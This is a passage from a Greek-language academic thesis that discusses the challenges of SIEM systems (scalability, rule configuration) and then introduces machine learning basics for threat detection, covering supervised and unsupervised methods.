Το SIEM διαδραματίζει επίσης καθοριστικό ρόλο στη διαχείριση κανονιστικών κρίσεων, διασφαλίζοντας ότι τα συμβάντα ασφαλείας καταγράφονται, τεκμηριώνονται και αναφέρονται στις αρμόδιες αρχές όταν είναι απαραίτητο. Για παράδειγμα, τα χρηματοπιστωτικά ιδρύματα που χρησιμοποιούν SIEM μπορούν να δημιουργήσουν γρήγορα αναφορές συμμόρφωσης ως απάντηση σε παραβιάσεις ασφαλείας, μειώνοντας τις πιθανές νομικές ευθύνες και βελτιώνοντας τη διαφάνεια με τους ρυθμιστικούς φορείς [19].

2.6.4 Ανακεφαλαίωση υποενότητας

Σε μια εποχή όπου οι απειλές στον κυβερνοχώρο εξελίσσονται ραγδαία, οι πλατφόρμες SIEM επιτρέπουν στις επιχειρήσεις να παραμείνουν μπροστά, ανιχνεύοντας, αναλύοντας και μειώνοντας τους κινδύνους σε πραγματικό χρόνο, διατηρώντας παράλληλα τα νομικά και ηθικά πρότυπα. Ο ρόλος τους στη λήψη στρατηγικών αποφάσεων και στη διαχείριση κρίσεων υπογραμμίζει τη σημασία τους ως θεμελιώδους συνιστώσας των σύγχρονων επιχειρήσεων κυβερνοασφάλειας.

2.7 Προκλήσεις και περιορισμοί των συστημάτων SIEM

Παρά τα πλεονεκτήματα που παρέχουν τα συστήματα διαχείρισης πληροφοριών και συμβάντων ασφαλείας (SIEM) όσον αφορά την ανίχνευση απειλών, τη συμμόρφωση και την αντιμετώπιση συμβάντων, συνοδεύονται επίσης από εγγενείς προκλήσεις που πρέπει να αντιμετωπίσουν οι οργανισμοί. Οι προκλήσεις αυτές κυμαίνονται από τον χειρισμό τεράστιων όγκων δεδομένων και τη διασφάλιση της επεκτασιμότητας έως τη διαμόρφωση κανόνων συσχέτισης και τη διαχείριση ψευδώς θετικών αποτελεσμάτων. Καθώς οι απειλές στον κυβερνοχώρο γίνονται όλο και πιο εξελιγμένες και οι κανονιστικές απαιτήσεις αυστηροποιούνται, οι οργανισμοί αντιμετωπίζουν αυξανόμενη πίεση για την αποτελεσματική διαχείριση των συμβάντων ασφαλείας, διατηρώντας παράλληλα τη συμμόρφωση. Η αντιμετώπιση αυτών των προκλήσεων είναι απαραίτητη για να διασφαλιστεί ότι τα συστήματα SIEM μπορούν να συμβαδίζουν με το εξελισσόμενο τοπίο της κυβερνοασφάλειας και να παρέχουν έγκαιρη ανίχνευση απειλών [5].

2.7.1 Επεκτασιμότητα και όγκος δεδομένων

Μία από τις σημαντικότερες προκλήσεις που σχετίζονται με τις λύσεις SIEM είναι η επεκτασιμότητα. Μεγάλες επιχειρήσεις παράγουν καθημερινά δισεκατομμύρια συμβάντα ασφαλείας, γεγονός που καθιστά απαραίτητο τα συστήματα SIEM να είναι σε θέση να επεξεργάζονται, να αποθηκεύουν και να αναλύουν αποτελεσματικά αυτά τα δεδομένα. Οι παραδοσιακές αρχιτεκτονικές SIEM συχνά δυσκολεύονται να ανταπεξέλθουν σε τόσο υψηλούς ρυθμούς συμβάντων, οδηγώντας σε καθυστερήσεις στην ανίχνευση απειλών και σε αυξημένο κόστος αποθήκευσης [45].

Για να αντιμετωπίσουν τα προβλήματα κλιμάκωσης, οι οργανισμοί έχουν αρχίσει να εφαρμόζουν κατανεμημένες αρχιτεκτονικές SIEM και να αξιοποιούν λύσεις που βασίζονται στο cloud. Οι πλατφόρμες SIEM που βασίζονται στο cloud παρέχουν αποθηκευτική και επεξεργαστική ισχύ κατά βούληση, επιτρέποντας τον αποτελεσματικότερο χειρισμό της εισροής δεδομένων μεγάλης κλίμακας. Επιπλέον, τα σύγχρονα SIEM ενσωματώνουν τεχνολογίες μεγάλων δεδομένων, όπως το Apache Kafka, το Spark και το Elasticsearch, για να αυξήσουν τις ταχύτητες επεξεργασίας δεδομένων και να βελτιώσουν τις δυνατότητες ανίχνευσης απειλών [46].

Ωστόσο, παρά τις εξελίξεις αυτές, εξακολουθούν να υπάρχουν προκλήσεις όσον αφορά τη βελτιστοποίηση της απόδοσης των ερωτημάτων και τη διασφάλιση της συσχέτισης απειλών σε πραγματικό χρόνο σε κατανεμημένα περιβάλλοντα. Οι οργανισμοί αντιμετωπίζουν συχνά συμφορήσεις που σχετίζονται με την αναποτελεσματική ευρετηρίαση αρχείων καταγραφής, την υψηλή καθυστέρηση στην εκτέλεση ερωτημάτων και την αδυναμία κλιμάκωσης της επεξεργασίας συμβάντων σε πραγματικό χρόνο. Οι παραδοσιακές δομές βάσεων δεδομένων ενδέχεται να δυσκολεύονται να φιλοξενήσουν τον ταχέως αυξανόμενο όγκο δεδομένων ασφαλείας, οδηγώντας σε αργούς χρόνους απόκρισης για την ανάλυση απειλών. Επιπλέον, η συμφόρηση του δικτύου και τα προβλήματα συγχρονισμού δεδομένων σε γεωγραφικά κατανεμημένα περιβάλλοντα μπορεί να εμποδίσουν την αποτελεσματικότητα των συστημάτων SIEM. Η αντιμετώπιση αυτών των προκλήσεων απαιτεί την υιοθέτηση λύσεων αναζήτησης υψηλής απόδοσης, πλαισίων κατανεμημένης αποθήκευσης και εργαλείων ανάλυσης σε πραγματικό χρόνο που μπορούν να επεξεργάζονται μεγάλες ροές δεδομένων χωρίς να διακυβεύεται η ταχύτητα ανίχνευσης [30]. Χωρίς τον κατάλληλο συντονισμό, τα συστήματα SIEM μπορεί να υποφέρουν από συμφόρηση στην επεξεργασία, μειώνοντας την ικανότητά τους να ανιχνεύουν αποτελεσματικά απειλές. Οι οργανισμοί είναι απαραίτητο να επενδύσουν σε λύσεις αποθήκευσης υψηλής απόδοσης και κλιμακούμενες τεχνικές ευρετηρίασης για την αποτελεσματική διαχείριση αυτών των μεγάλων συνόλων δεδομένων [30].

2.7.2 Η πολυπλοκότητα της διαμόρφωσης

Η παραμετροποίηση των συστημάτων SIEM για την ακριβή ανίχνευση περιστατικών ασφαλείας χωρίς τη δημιουργία υπέρογκων ψευδών θετικών ή αρνητικών αποτελεσμάτων αποτελεί σημαντική πρόκληση. Οι κανόνες συσχέτισης, οι οποίοι καθορίζουν τον τρόπο με τον οποίο αναλύονται και συνδέονται τα συμβάντα ασφαλείας, πρέπει να διαμορφώνονται προσεκτικά, ώστε να διασφαλίζεται ότι εντοπίζονται οι πραγματικές απειλές, ενώ παράλληλα να ελαχιστοποιείται η περιδίνηση από προειδοποιήσεις [47].

Τα συστήματα SIEM βασίζονται σε μηχανισμούς ανίχνευσης βάσει κανόνων, αλγορίθμους μηχανικής μάθησης και αναλύσεις συμπεριφοράς για τη διάκριση μεταξύ καλοήθων δραστηριοτήτων και πραγματικών απειλών στον κυβερνοχώρο. Ωστόσο, η ακριβής ρύθμιση αυτών των μηχανισμών ανίχνευσης απαιτεί εκτεταμένη εμπειρογνωμοσύνη τόσο στην κυβερνοασφάλεια όσο και στις υποδομές πληροφοριακών συστημάτων.

Οι λανθασμένα ρυθμισμένοι κανόνες συσχέτισης μπορεί να οδηγήσουν σε υπερβάλλοντα αριθμό ψευδών ειδοποιήσεων, μειώνοντας την αποτελεσματικότητα των ομάδων ασφαλείας και αυξάνοντας τον κίνδυνο να διαφύγουν πραγματικές απειλές [15].

Επιπλέον, οι οργανισμοί συχνά δυσκολεύονται να διατηρήσουν τις διαμορφώσεις SIEM ενημερωμένες ως προς την εξέλιξη των τεχνικών των επιθέσεων. Οι στατικοί κανόνες μπορεί να απαρχαιωθούν, απαιτώντας συνεχή βελτίωση και ενσωμάτωση εξωτερικών ροών πληροφοριών απειλών για να διατηρηθεί η αποτελεσματικότητα. Οι ομάδες ασφαλείας πρέπει να εφαρμόζουν αυτοματισμούς και

μοντέλα προσαρμοστικής μάθησης για να ενισχύσουν την αποτελεσματικότητα του SIEM και να μειώσουν τη χειροκίνητη παρέμβαση [41].

2.7.3 Ανακεφαλαίωση

Συμπερασματικά, ενώ οι λύσεις SIEM παρέχουν σημαντικές δυνατότητες παρακολούθησης της ασφάλειας, η επεκτασιμότητα και η πολυπλοκότητα της διαμόρφωσής τους θέτουν σημαντικές προκλήσεις. Οι οργανισμοί πρέπει να επενδύσουν σε κλιμακούμενες αρχιτεκτονικές, να αξιοποιήσουν τεχνολογίες μεγάλων δεδομένων και να βελτιώνουν συνεχώς τους κανόνες συσχέτισης για να διασφαλίσουν ότι τα συστήματα SIEM παραμένουν αποτελεσματικά έναντι των εξελισσόμενων απειλών στον κυβερνοχώρο. Έρευνες έχουν δείξει ότι η αυτοματοποίηση με βάση την τεχνητή νοημοσύνη μπορεί να βελτιώσει σημαντικά την απόδοση του SIEM, ενισχύοντας την ανίχνευση απειλών σε πραγματικό χρόνο, μειώνοντας τα ψευδώς θετικά αποτελέσματα και βελτιστοποιώντας τη συσχέτιση συμβάντων [41].

Οι τρέχουσες εξελίξεις επικεντρώνονται στην ανάπτυξη αυτοπροσαρμοζόμενων SIEM που μπορούν να ανταποκρίνονται δυναμικά στις αναδυόμενες τεχνικές επιθέσεων. Πρόσφατες έρευνες έχουν καταδείξει την αποτελεσματικότητα των προσαρμοστικών πλαισίων SIEM που χρησιμοποιούν αναλύσεις με βάση την τεχνητή νοημοσύνη για τον εντοπισμό εξελισσόμενων απειλών σε πραγματικό χρόνο. Μια μελέτη των [30] αναδεικνύει τον τρόπο με τον οποίο μια κλιμακούμενη μηχανή συσχέτισης SIEM μπορεί να βελτιώσει την ακρίβεια ανίχνευσης και την προσαρμοστικότητα του συστήματος βελτιώνοντας συνεχώς τα μοντέλα ανάλυσης απειλών [30]. Παρομοίως, οι [41] συζητούν την ενσωμάτωση τεχνικών μηχανικής μάθησης στα SIEM για την ενίσχυση της ανίχνευσης ανωμαλιών, μειώνοντας την πιθανότητα ψευδώς θετικών αποτελεσμάτων και βελτιώνοντας παράλληλα την ανταπόκριση του συστήματος [41], τη βελτίωση της ακρίβειας της ανίχνευσης ανωμαλιών και την ενσωμάτωση προγνωστικών αναλύσεων για τον μετριασμό πιθανών περιστατικών ασφαλείας πριν αυτά συμβούν [30]. Επιπλέον, τάσεις όπως η αυτοματοποίηση της ασφάλειας μέσω των πλατφορμών SOAR (Security Orchestration, Automation, and Response) και η εφαρμογή της ανάλυσης συμπεριφοράς με γνώμονα την τεχνητή νοημοσύνη μεταμορφώνουν τον τρόπο με τον οποίο τα SIEM χειρίζονται πολύπλοκα περιβάλλοντα ασφάλειας. Καθώς οι οργανισμοί συνεχίζουν να αντιμετωπίζουν αυξανόμενες απειλές στον κυβερνοχώρο, η αξιοποίηση τεχνολογιών SIEM ενισχυμένων με τεχνητή νοημοσύνη θα είναι το βασικό συστατικό για τη διατήρηση μιας αποτελεσματικής στάσης ασφαλείας και τη διασφάλιση της ανθεκτικότητας στις σύγχρονες επιχειρήσεις κυβερνοασφάλειας [5].

2.8 Επίλογος κεφαλαίου

Το κεφάλαιο αυτό αποτέλεσε μια σε βάθος διερεύνηση των συστημάτων διαχείρισης πληροφοριών και συμβάντων ασφαλείας (SIEM), δίνοντας έμφαση στον κρίσιμο ρόλο τους στο σύγχρονο τοπίο της κυβερνοασφάλειας. Οι πλατφόρμες SIEM συγκεντρώνουν δεδομένα ασφαλείας από πολλαπλές πηγές, διευκολύνοντας την παρακολούθηση σε πραγματικό χρόνο, τη συσχέτιση συμβάντων και τη συμμόρφωση με τις κανονιστικές διατάξεις. Με τη συγκέντρωση της συλλογής αρχείων καταγραφής και την ομαλοποίηση των συμβάντων ασφαλείας, τα συστήματα αυτά επιτρέπουν στους οργανισμούς να ανιχνεύουν και να ανταποκρίνονται στις απειλές προληπτικά.

Πραγματοποιήθηκε ενδελεχής εξέταση των λειτουργιών SIEM, με λεπτομερή παρουσίαση βασικών στοιχείων, όπως η διαχείριση αρχείων καταγραφής, οι μηχανές συσχέτισης συμβάντων και οι μηχανισμοί ειδοποίησης. Επιπλέον, το κεφάλαιο συνέκρινε εμπορικές λύσεις SIEM και λύσεις SIEM ανοικτού κώδικα, περιγράφοντας τα αντίστοιχα πλεονεκτήματα και μειονεκτήματά τους. Αναλύθηκε

επίσης ο ευρύτερος αντίκτυπος των SIEM στις επιχειρησιακές λειτουργίες, καταδεικνύοντας το ρόλο τους στην ενίσχυση της διαχείρισης κινδύνων, τη διασφάλιση της συμμόρφωσης με τις κανονιστικές διατάξεις και την προώθηση μιας οργανωτικής κουλτούρας με συνείδηση της ασφάλειας.

Ωστόσο, παρά τα πλεονεκτήματά τους, οι υλοποιήσεις SIEM παρουσιάζουν σημαντικές προκλήσεις. Οι οργανισμοί πρέπει να αντιμετωπίσουν ζητήματα που σχετίζονται με την επεκτασιμότητα, την πολυπλοκότητα της διαμόρφωσης κανόνων, την έλλειψη εξειδικευμένου προσωπικού και τις απαιτήσεις συνεχούς συντήρησης. Οι αποτελεσματικές στρατηγικές, συμπεριλαμβανομένων της αυτοματοποίησης, των υποδομών που βασίζονται στο cloud και της προηγμένης ανάλυσης δεδομένων, είναι απαραίτητες για την αντιμετώπιση αυτών των εμποδίων και την ενίσχυση της αποτελεσματικότητας του SIEM.

Ανατρέχοντας στην επόμενη θεματική ενότητα, το επόμενο κεφάλαιο θα διερευνήσει την ενσωμάτωση της μηχανικής μάθησης (ML) στα συστήματα SIEM. Η συζήτηση αυτή θα εξετάσει τον τρόπο με τον οποίο το ML ενισχύει την ανίχνευση απειλών, εντοπίζοντας εξελιγμένα μοτίβα επιθέσεων, ελαχιστοποιώντας τα ψευδώς θετικά αποτελέσματα και επιτρέποντας προσαρμοστικές αντιδράσεις ασφαλείας. Αυτή η εξέλιξη σηματοδοτεί τη μετάβαση από την παραδοσιακή ανίχνευση βάσει κανόνων σε πιο έξυπνες και δυναμικές λύσεις κυβερνοασφάλειας

Κεφάλαιο 3ο: Η συμβολή της μηχανικής μάθησης στην ανίχνευση επιθέσεων

Η ενσωμάτωση της μηχανικής μάθησης (ML) στα συστήματα διαχείρισης πληροφοριών και συμβάντων ασφαλείας (SIEM) σηματοδοτεί ένα μετασχηματιστικό επίτευγμα στην εξέλιξη της σύγχρονης κυβερνοασφάλειας. Όπως περιγράφεται σε όλο το παρόν κεφάλαιο, το ML επιτρέπει τη μετάβαση από στατικούς, βασισμένους σε κανόνες μηχανισμούς σε δυναμικές, με επίγνωση του πλαισίου αναλύσεις που μπορούν να αποκαλύψουν εξελιγμένες, πολλαπλών βημάτων και προηγουμένως αθέατες απειλές. Μέσω προηγμένων τεχνικών, όπως η μοντελοποίηση συμπεριφοράς, η ανίχνευση ανωμαλιών και η πιθανολογική ταξινόμηση των ειδοποιήσεων, το ML δίνει τη δυνατότητα στις πλατφόρμες SIEM να ανιχνεύουν εσωτερικές απειλές, να αποκαλύπτουν προηγμένες μόνιμες απειλές (APT), να εντοπίζουν επιθέσεις μηδενικής ημέρας και να ιεραρχούν έξυπνα τις ειδοποιήσεις με αξιοσημείωτη ακρίβεια.

Ενώ τα οφέλη από την ενσωμάτωση του ML στο SIEM είναι σημαντικά, η διαδικασία αυτή δεν στερείται σημαντικές προκλήσεις. Η αποτελεσματική ενσωμάτωση απαιτεί σχολαστική προεπεξεργασία δεδομένων, στιβαρή μηχανική χαρακτηριστικών και στρατηγικές για την αντιμετώπιση ζητημάτων όπως η απόκλιση του μοντέλου, η επεκτασιμότητα και οι περιορισμοί επεξεργασίας σε πραγματικό χρόνο. Πέρα από την τεχνική πολυπλοκότητα, η επιτυχία της υλοποίησης της ML εξαρτάται από τη διεπιστημονική συνεργασία μεταξύ επιστημόνων δεδομένων, αναλυτών κυβερνοασφάλειας και αρχιτεκτόνων πληροφορικής, όπου ο καθένας συνεισφέρει την ειδική τεχνογνωσία του τομέα του με στόχο τη βελτιστοποίηση των αποτελεσμάτων ανίχνευσης και της λειτουργικής αποδοτικότητας [48].

Το παρόν κεφάλαιο προσφέρει μια σε βάθος διερεύνηση των θεμελιωδών εννοιών και των πρακτικών εφαρμογών του ML σε συστήματα SIEM. Από την κατανόηση των βασικών παραδειγμάτων μάθησης έως την αντιμετώπιση των προκλήσεων της αρχιτεκτονικής ενσωμάτωσης, δημιουργεί μια εννοιολογική βάση για τη μετέπειτα αξιολόγηση και εφαρμογή των μηχανισμών ασφάλειας με γνώμονα το ML.

3.1 Βασικές αρχές της μηχανικής μάθησης

3.1.1 Ορισμός & εισαγωγικές έννοιες

Η μηχανική μάθηση (ML) είναι ένα βασικό υποπεδίο της τεχνητής νοημοσύνης (AI) που επικεντρώνεται στη δημιουργία συστημάτων που μπορούν να μαθαίνουν από δεδομένα και να λαμβάνουν αποφάσεις με βάση αυτά, χωρίς να βασίζονται σε σκληρά κωδικοποιημένες οδηγίες. Στην ουσία της, η μηχανική μάθηση περιλαμβάνει την ανάπτυξη αλγορίθμων που εντοπίζουν και μοντελοποιούν σύνθετα μοτίβα ή σχέσεις σε δεδομένα, επιτρέποντας στα συστήματα να κάνουν τεκμηριωμένες προβλέψεις ή ταξινομήσεις σε άγνωστα πλαίσια. Αυτή η διαδικασία είναι θεμελιωδώς διαφορετική από την παραδοσιακή μηχανική λογισμικού, όπου οι προγραμματιστές δημιουργούν χειροκίνητα κανόνες για την επεξεργασία των εισόδων σε εξόδους [49].

Η ικανότητα της ML να μαθαίνει από τα δεδομένα και να προσαρμόζεται με την πάροδο του χρόνου την καθιστά ιδιαίτερα ισχυρή σε δυναμικούς τομείς όπως η ασφάλεια στον κυβερνοχώρο. Τα τοπία απειλών δεν είναι στατικά. Οι επιτιθέμενοι καινοτομούν συνεχώς για να παρακάμπτουν τους υπάρχοντες μηχανισμούς ανίχνευσης. Σε αυτό το περιβάλλον, η ML παρέχει μια προσαρμοστική εναλλακτική λύση σε σχέση με τις άκαμπτες, βασισμένες σε κανόνες προσεγγίσεις, μαθαίνοντας από ιστορικά δεδομένα και γενικεύοντας σε νέα σενάρια. Για παράδειγμα, ένα μοντέλο που εκπαιδεύεται σε ιστορικές συμπεριφορές σύνδεσης μπορεί να ανιχνεύσει ύποπτες αποκλίσεις, όπως πρόσβαση από ασυνήθιστη γεωγραφική τοποθεσία, προσπάθειες σύνδεσης εκτός τυπικών ωρών ή μη φυσιολογικές συχνότητες πρόσβασης [50].

Αυτή η ικανότητα, γνωστή ως γενίκευση, επιτρέπει στα μοντέλα ML να εξάγουν συμπεράσματα πέρα από τις συγκεκριμένες περιπτώσεις που έχουν δει κατά την εκπαίδευση. Σε αντίθεση με τους στατικούς κανόνες, οι οποίοι μπορούν να παρακαμφθούν από νέους φορείς απειλών, τα συστήματα ML μπορούν να αποκαλύψουν πρότυπα συμπεριφοράς και τάσεις που υποδεικνύουν κακόβουλη πρόθεση, ακόμη και όταν η τεχνική επίθεσης δεν έχει προηγουμένως παρατηρηθεί. Ως αποτέλεσμα, το ML ενισχύει την επίγνωση της κατάστασης και υποστηρίζει την έγκαιρη ανίχνευση αναδυόμενων απειλών σε πολύπλοκα περιβάλλοντα με μεγάλο όγκο δεδομένων [48].

Τα μοντέλα ML λειτουργούν γενικά μέσω δύο θεμελιωδών φάσεων. Συγκεκριμένα η εκπαίδευση και της εξαγωγή συμπερασμάτων. Στη φάση της εκπαίδευσης λαμβάνει χώρα η διαδικασία μάθησης. Κατά τη διάρκεια αυτής της φάσης, το μοντέλο τροφοδοτείται με ιστορικά δεδομένα, είτε επισημασμένα στην περίπτωση επιλογής επιβλεπόμενης μάθησης είτε μη επισημασμένα στην περίπτωση επιλογής μη επιβλεπόμενης μάθησης, για τον εντοπισμό σχετικών στατιστικών προτύπων. Τυπικά, το μοντέλο προσπαθεί να προσεγγίσει μια συνάρτηση $f: X \rightarrow Y$ που απεικονίζει τα χαρακτηριστικά εισόδου X στις εξόδους στόχου Y, ελαχιστοποιώντας μια προκαθορισμένη συνάρτηση απωλειών $L(f(x), y)$, όπως για παράδειγμα το μέσο τετραγωνικό σφάλμα για την παλινδρόμηση ή η διασταυρούμενη εντροπία για εργασίες ταξινόμησης. Μέσω επαναληπτικής βελτιστοποίησης, συχνά χρησιμοποιώντας μεθόδους όπως η στοχαστική κάθοδος κλίσης (SGD), οι παράμετροι του μοντέλου προσαρμόζονται ώστε να μειωθεί αυτή η απώλεια κατά τη διάρκεια του συνόλου δεδομένων εκπαίδευσης.

Μόλις ολοκληρωθεί η εκπαίδευση, το μοντέλο μεταβαίνει στη φάση εξαγωγής συμπερασμάτων. Εδώ, επεξεργάζεται νέα, αθέατα δεδομένα (συμβολίζονται ως x') και εφαρμόζει τη εκπαιδευμένη συνάρτηση απεικόνισης $f(x')$ για να κάνει προβλέψεις ή ταξινομήσεις. Στο πλαίσιο της ασφάλειας στον κυβερνοχώρο, η εξαγωγή συμπερασμάτων μπορεί να περιλαμβάνει την επισήμανση ενός νέου αρχείου καταγραφής συμβάντων ως καλοήθους ή κακόβουλου με βάση τη γνώση που έχει μάθει το μοντέλο. Αυτή η φάση πρέπει να είναι αποτελεσματική και στιβαρή, καθώς οι αποφάσεις λαμβάνονται συχνά σε πραγματικό χρόνο. Ειδικότερα, η απόδοση της φάσης εξαγωγής συμπερασμάτων εξαρτάται σε μεγάλο βαθμό από την ποιότητα και την αντιπροσωπευτικότητα των δεδομένων εκπαίδευσης, καθώς και από την πολυπλοκότητα και την ικανότητα γενίκευσης του μοντέλου [51].

Αρκετοί αλγόριθμοι ML εφαρμόζονται συνήθως στην κυβερνοασφάλεια, συμπεριλαμβανομένων των δέντρων απόφασης, των διανυσματικών μηχανών υποστήριξης (SVM), των τυχαίων δασών και των βαθιών νευρωνικών δικτύων. Αυτά τα μοντέλα διακρίνονται για την αναγνώριση σύνθετων μοτίβων σε δεδομένα υψηλής διάστασης. Για παράδειγμα, αντί να καθορίζονται κανόνες για την ανίχνευση της συμπεριφοράς σάρωσης μιας θύρας, ένα μοντέλο ML μπορεί να μάθει τι συνιστά κανονική κίνηση δικτύου και να εντοπίσει ανωμαλίες στα μοτίβα σύνδεσης που υποδεικνύουν δραστηριότητα σάρωσης [50].

Η αυξανόμενη σκοπιμότητα της ML στην κυβερνοασφάλεια οφείλεται σε τρεις κύριους παράγοντες, την αυξανόμενη διαθεσιμότητα πλούσιων και μεγάλου όγκου δεδομένων καταγραφής ασφαλείας, την ταχεία ανάπτυξη αποτελεσματικών αλγορίθμων ML και την προσβασιμότητα σε κλιμακούμενες υπολογιστικές υποδομές. Αυτές οι τάσεις επιτρέπουν την εκπαίδευση σύνθετων μοντέλων ικανών να επεξεργαστούν σε πραγματικό χρόνο και να αναλύσουν μοτίβα μεγάλης κλίμακας, δίνοντας τη δυνατότητα στα συστήματα SIEM να γίνουν πιο προληπτικά, ευφυή και προσαρμόσιμα [51].

Στην επόμενη υποενότητα, θα εξετάσουμε τους διαφορετικούς τύπους προσεγγίσεων μάθησης στην ML και θα διερευνήσουμε τις αντίστοιχες εφαρμογές τους στην ανίχνευση απειλών.

3.1.2 Τύποι μάθησης στη μηχανική μάθηση

Η ML κατηγοριοποιείται σε τέσσερα κύρια μαθησιακά πρότυπα. Ειδικότερα, μάθηση με επίβλεψη, μάθηση χωρίς επίβλεψη, μάθηση με ημιεπίβλεψη και μάθηση με ενίσχυση. Αυτά τα παραδείγματα αντιπροσωπεύουν τις θεμελιώδεις προσεγγίσεις για τον τρόπο με τον οποίο οι μηχανές μπορούν να μάθουν από δεδομένα, ανάλογα με τη φύση και τη διαθεσιμότητα των εν λόγω δεδομένων. Η κατανόηση των θεμελιωδών διαφορών τους είναι απαραίτητη προτού εμβαθύνουμε στους επιμέρους ρόλους τους στην κυβερνοασφάλεια. Στις υποενότητες που ακολουθούν, κάθε τύπος μάθησης θα εξεταστεί λεπτομερώς, με έμφαση στους υποκείμενους μηχανισμούς του και τη σημασία του για τις εφαρμογές που αφορούν την ασφάλεια στον κυβερνοχώρο.

3.1.2.1 Μάθηση με επίβλεψη

Στην κυβερνοασφάλεια, η μάθηση με επίβλεψη είναι ιδιαίτερα αποτελεσματική για εφαρμογές όπως η ταξινόμηση κακόβουλου λογισμικού, η ανίχνευση phishing και στον εντοπισμό εισβολών, όπου τα ιστορικά δεδομένα χαρακτηρίζονται είτε ως καλοήθη είτε ως κακόβουλα [48]. Για παράδειγμα, τα επισημειωμένα σύνολα δεδομένων συστημάτων ανίχνευσης εισβολών (IDS), όπως το NSL-KDD ή το CICIDS, χρησιμοποιούνται συνήθως για την εκπαίδευση μοντέλων που διακρίνουν μεταξύ της κανονικής κυκλοφορίας και μιας ποικιλίας τύπων επιθέσεων.

Η μάθηση με επίβλεψη περιλαμβάνει την εκπαίδευση ενός μοντέλου σε ένα σύνολο δεδομένων με ετικέτες $\{(x_1, y_1), (x_2, y_2), \ldots, (x_n, y_n)\}$ όπου κάθε είσοδος x_i αντιστοιχίζεται με μια αντίστοιχη έξοδο y_i. Ζητούμενο είναι η εκμάθηση μιας συνάρτησης $f: X \rightarrow Y$ που ελαχιστοποιεί μια συνάρτηση απώλειας $L(f(x), y)$, χρησιμοποιώντας αλγορίθμους βελτιστοποίησης όπως για παράδειγμα η gradient descent. Η επιβλεπόμενη μάθηση εφαρμόζεται ευρέως τόσο σε διαδικασίες ταξινόμησης όπως για παράδειγμα στην ανίχνευση ανεπιθύμητων μηνυμάτων, όσο και σε εργασίες παλινδρόμησης όπως για τη πρόβλεψη αριθμητικών τιμών. Ανάμεσα στους συνήθεις αλγορίθμους περιλαμβάνονται οι εξής:

- **Λογιστική παλινδρόμηση:** Ιδανική για δυαδικά προβλήματα ταξινόμησης.
- **Δέντρα αποφάσεων και τυχαία δάση:** Μη παραμετρικά μοντέλα που διαμερίζουν τα δεδομένα ιεραρχικά με βάση τη σημασία των χαρακτηριστικών.
- **Μηχανές διανυσμάτων υποστήριξης (SVMs):** Αποτελεσματικές σε χώρους υψηλών διαστάσεων- κατασκευάζουν υπερεπίπεδα που μεγιστοποιούν το διαχωρισμό κλάσεων [48].

Αυτά τα μοντέλα εξαρτώνται σε μεγάλο βαθμό από την ποιότητα και την αντιπροσωπευτικότητα των δεδομένων εκπαίδευσης, πράγμα που σημαίνει ότι το σύνολο εκπαίδευσης πρέπει να περιλαμβάνει ένα ποικίλο και ρεαλιστικό δείγμα των συνθηκών που θα αντιμετωπίσει το μοντέλο κατά την ανάπτυξη. Για παράδειγμα, ένα μοντέλο ανίχνευσης ανεπιθύμητων μηνυμάτων που έχει εκπαιδευτεί μόνο σε αγγλικά μηνύματα ηλεκτρονικού ταχυδρομείου μπορεί να έχει κακές επιδόσεις σε πολύγλωσσο περιεχόμενο, καθώς τα πρότυπα που έχει μάθει δεν θα γενικεύονται καλά σε πρωτόγνωρα γλωσσικά χαρακτηριστικά. Επιπλέον, είναι επιρρεπή στην υπερπροσαρμογή (εκμάθηση θορύβου αντί για σημαντικά μοτίβα) ή στην υποπροσαρμογή (αποτυχία να συλλάβουν την υποκείμενη πολυπλοκότητα), τα οποία μπορούν να μειώσουν την απόδοση του μοντέλου [50]. Μετρικές αξιολόγησης όπως η ορθότητα, η ακρίβεια, η ανάκληση και η περιοχή κάτω από την καμπύλη ROC (AUC) χρησιμοποιούνται συνήθως για την αξιολόγηση της ποιότητας ταξινόμησης και της ικανότητας γενίκευσης του μοντέλου [48].

3.1.2.2 Μάθηση χωρίς επίβλεψη

Στις πρακτικές εφαρμογές κυβερνοασφάλειας, η μάθηση χωρίς επίβλεψη είναι πολύτιμη όταν οι ετικέτες δεν είναι διαθέσιμες ή είναι ελλιπείς. Για παράδειγμα, τα μοντέλα χωρίς επίβλεψη μπορούν να

ανιχνεύσουν προηγουμένως άγνωστες ανωμαλίες στη συμπεριφορά των χρηστών που μπορεί να υποδεικνύουν κατάχρηση διαπιστευτηρίων, κλιμάκωση προνομίων ή πλευρική κίνηση εντός ενός δικτύου [36].

Η μάθηση χωρίς επίβλεψη εφαρμόζεται σε σύνολα δεδομένων $\{x_1, x_2, ..., x_n\}$ που δεν έχουν σαφείς ετικέτες. Ο στόχος είναι να αποκαλυφθούν κρυφές δομές ή μοτίβα μέσα στα δεδομένα, όπως συστάδες ή αναπαραστάσεις χαμηλών διαστάσεων. Αυτές οι τεχνικές χρησιμοποιούνται συχνά στη διερευνητική ανάλυση δεδομένων, στην ανίχνευση ανωμαλιών και στην αναγνώριση προτύπων. Οι βασικές τεχνικές περιλαμβάνουν:

- **K-Means Clustering:** Διαχωρίζει τα δεδομένα σε k συστάδες ελαχιστοποιώντας τη διακύμανση εντός των συστάδων.
- **DBSCAN:** Μέθοδος συσταδοποίησης με βάση την πυκνότητα, ικανή να ανακαλύπτει αυθαίρετα διαμορφωμένες συστάδες και θόρυβο.
- **Ανάλυση κύριων συνιστωσών (PCA):** Μειώνει τη διαστατικότητα προσδιορίζοντας τους κύριους άξονες διακύμανσης.
- **Αυτοκωδικοποιητές:** Μοντέλα νευρωνικών δικτύων που συμπιέζουν και ανακατασκευάζουν τα δεδομένα εισόδου για να μάθουν αποδοτικές αναπαραστάσεις.

Η μάθηση χωρίς επίβλεψη είναι ιδιαίτερα χρήσιμη στην κυβερνοασφάλεια για την ανίχνευση αγνώστων απειλών. Για παράδειγμα, το DBSCAN έχει εφαρμοστεί αποτελεσματικά για την ομαδοποίηση ανώμαλων μοτίβων σύνδεσης και την ανίχνευση κατανεμημένων επιθέσεων άρνησης παροχής υπηρεσιών (DDoS) με τον εντοπισμό περιοχών υψηλής πυκνότητας ύποπτης δραστηριότητας δικτύου που αποκλίνουν από τη βασική συμπεριφορά, την ομαδοποίηση συμπεριφορών χρηστών ή την οπτικοποίηση της δραστηριότητας δικτύου [50].

3.1.2.3 Μάθηση με ημιεπίβλεψη

